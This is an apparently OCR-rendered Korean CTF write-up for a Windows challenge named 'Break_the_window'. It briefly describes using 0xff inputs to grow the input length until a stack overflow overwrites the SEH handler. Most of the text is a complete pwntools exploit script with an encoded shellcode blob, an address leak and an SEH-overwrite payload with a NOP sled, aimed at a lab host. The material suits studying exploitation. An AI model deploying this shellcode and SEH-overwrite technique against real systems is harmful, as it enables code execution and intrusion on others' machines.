
Break_the_window

심효빈


이 문제도 broken window 처럼 예외 핸들러를 덮어씌워서 익스하는 문제이다.

이 문제는 hex-ray로 변환이 안돼서 그냥 어셈블리어를 보고 분석하였습니다.

스택을 어떻게하면 hex-ray가 된다는데 그걸 알아버린게 이미 늦었습니다!



일단 실행 첫화면은 이런식으로 간결하다. 1을 누르면



이렇게 입력가능한 창이 나오는데 처음엔 101개밖에 입력이 불가능하다 포츈쿠키처럼 100개를 입력후 ₩xff 를 입력해서 두번째값은 256개를 입력가능하게 만들어준뒤 또 늘려서 나중엔 꽤 많은 값을 입력가능하게 만들어준다. 그러면 스택의 out of bound가 일어나서 seh를 컨트롤 할 수 있다. She를 컨트롤해서 쉘코드를 입력했던곳을 가리켜 주면 익스가 성공하게 된다.

익스 코드

```
from pwn import *

import time

shellcode = ""

shellcode += "₩xb8₩x79₩x39₩xf4₩x07₩xdb₩xce₩xd9₩x74₩x24₩xf4₩x5e₩x31₩xc9"

shellcode += "₩xb1₩x30₩x83₩xee₩xfc₩x31₩x46₩x0f₩x03₩x46₩x76₩xdb₩x01₩xfb"

shellcode += "₩x60₩x99₩xea₩x04₩x70₩xfe₩x63₩xe1₩x41₩x3e₩x17₩x61₩xf1₩x8e"
```

```
shellcode += "₩x53₩x27₩xfd₩x65₩x31₩xdc₩x76₩x0b₩x9e₩xd3₩x3f₩xa6₩xf8₩xda"
shellcode += "₩xc0₩x9b₩x39₩x7c₩x42₩xe6₩x6d₩x5e₩x7b₩x29₩x60₩x9f₩xbc₩x54"
shellcode += "₩x89₩xcd₩x15₩x12₩x3c₩xe2₩x12₩x6e₩xfd₩x89₩x68₩x7e₩x85₩x6e"
shellcode += "₩x38₩x81₩xa4₩x20₩x33₩xd8₩x66₩xc2₩x90₩x50₩x2f₩xdc₩xf5₩x5d"
shellcode += "₩xf9₩x57₩xcd₩x2a₩xf8₩xb1₩x1c₩xd2₩x57₩xfc₩x91₩x21₩xa9₩x38"
shellcode += "₩x15₩xda₩xdc₩x30₩x66₩x67₩xe7₩x86₩x15₩xb3₩x62₩x1d₩xbd₩x30"
shellcode += "₩xd4₩xf9₩x3c₩x94₩x83₩x8a₩x32₩x51₩xc7₩xd5₩x56₩x64₩x04₩x6e"
shellcode += "₩x62₩xed₩xab₩xa1₩xe3₩xb5₩x8f₩x65₩xa8₩x6e₩xb1₩x3c₩x14₩xc0"
shellcode += "₩xce₩x5f₩xf7₩xbd₩x6a₩x2b₩x15₩xa9₩x06₩x76₩x73₩x2c₩x94₩x0c"
shellcode += "₩x31₩x2e₩xa6₩x0e₩x65₩x47₩x97₩x85₩xea₩x10₩x28₩x4c₩x4f₩xee"
shellcode += "₩x62₩xcd₩xf9₩x67₩x2b₩x87₩xb8₩xe5₩xcc₩x7d₩xfe₩x13₩x4f₩x74"
shellcode += "₩x7e₩xe0₩x4f₩xfd₩x7b₩xac₩xd7₩xed₩xf1₩xbd₩xbd₩x11₩xa6₩xbe"
shellcode += "₩x97₩x71₩x29₩x2d₩x7b₩x76"
r = remote("172.30.1.47",1337)
print r.recvuntil("> ")

r.sendline('1')

print r.recvuntil(": ")

r.sendline('1'*100+'₩xff')

print r.recvuntil("> ")

r.sendline('1')
```

```
print r.recvuntil(": ")

r.sendline('1'*100+'₩xff'*3+'6')

print r.recvuntil(": ")
print r.recv(104)
leak2=u32(r.recv(4))
leak2=leak2-0xd000000-92427
print "leak2= 0x%x" % leak2

print r.recvuntil("> ")

r.sendline('1')

print r.recvuntil(": ")

r.sendline('1'*172+p32(0x909006eb)+p32(leak2)+'₩x90'*100+shellcode+'z'*5000)

print r.recvuntil(": ")

print r.recv()
print r.recv()
print r.recv()
print r.recv(40)
r.sendline('2')
```